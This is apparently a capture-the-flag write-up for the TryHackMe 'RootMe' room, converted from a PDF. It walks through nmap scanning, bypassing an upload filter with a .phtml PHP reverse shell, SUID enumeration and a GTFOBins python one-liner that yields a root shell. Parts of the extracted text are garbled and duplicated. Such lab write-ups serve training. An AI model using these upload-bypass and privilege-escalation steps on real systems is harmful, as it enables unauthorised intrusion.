■ RootMe.md


RootMe

This is a simple CTF

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
We start by launching nmap and gobuster

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 -$ nmap -sC -A -p- -oN initial.nmap 10.10.69.42
Host is up (0.030s latency).
Not shown: 65533 closed ports
PORT
      STATE SERVICE VERSION
                     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
    2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
    256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
    256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp open http
      PHPSESSID:
                                                              szymex73 briskets hoofpick legndery belph3g0r m
 http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 19.56 seconds
   (alex⊛Kali)-[~/my testing/Root Me
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
We then go on the web page but nothing:




BUUUT, gobuster find files, (uploads and panel)

With nmap and gobuster we now can respond to all the questions in task 1 and 2.

We now go to panel and find a page were we can upload files.




We try a reverse shell, I tried the php-reverse-shell that comes with kali linux in: /usr/share/webshells/php But when we upload it, it says that php isn't accepted.



What we can try is to use another extension, for example: ".phtml"

And this is a success!

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We now launch it on the other folder we found: uploads, and yay! we have a our reverse shell!

We now search for the user.txt:

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bash-4.4$ find / -type f -name user.txte2>/dev/nùllassets/7.png)

/var/www/user.txt
bash-4.4$ cat /var/www/user.txt
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bash-4.4$ sudo -l
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We can check the SUIDs with:

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bash-4.4$ find / -type f -user root -perm -u=s 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/sudo
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We find an interesting binary:

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/usr/lib/policykit-1/polkit-agent_helperv1se
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/usr/bin/python
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/newgrp
/usr/bin/passwd
```

We can find on GTFOBins an escalation method: https://gtfobins.github.io/gtfobins/python/

So we launch the command:

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bash-4.4$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# ls
# pwd
/home/test
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Yay! We are root! We can now search for root.txt

```
# cd /root
# ls
root.txt
# cat root.txt
THM{
#
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Hope you enjoyed the writeup of this CTF. contact: alex.spiesberger@gmail.com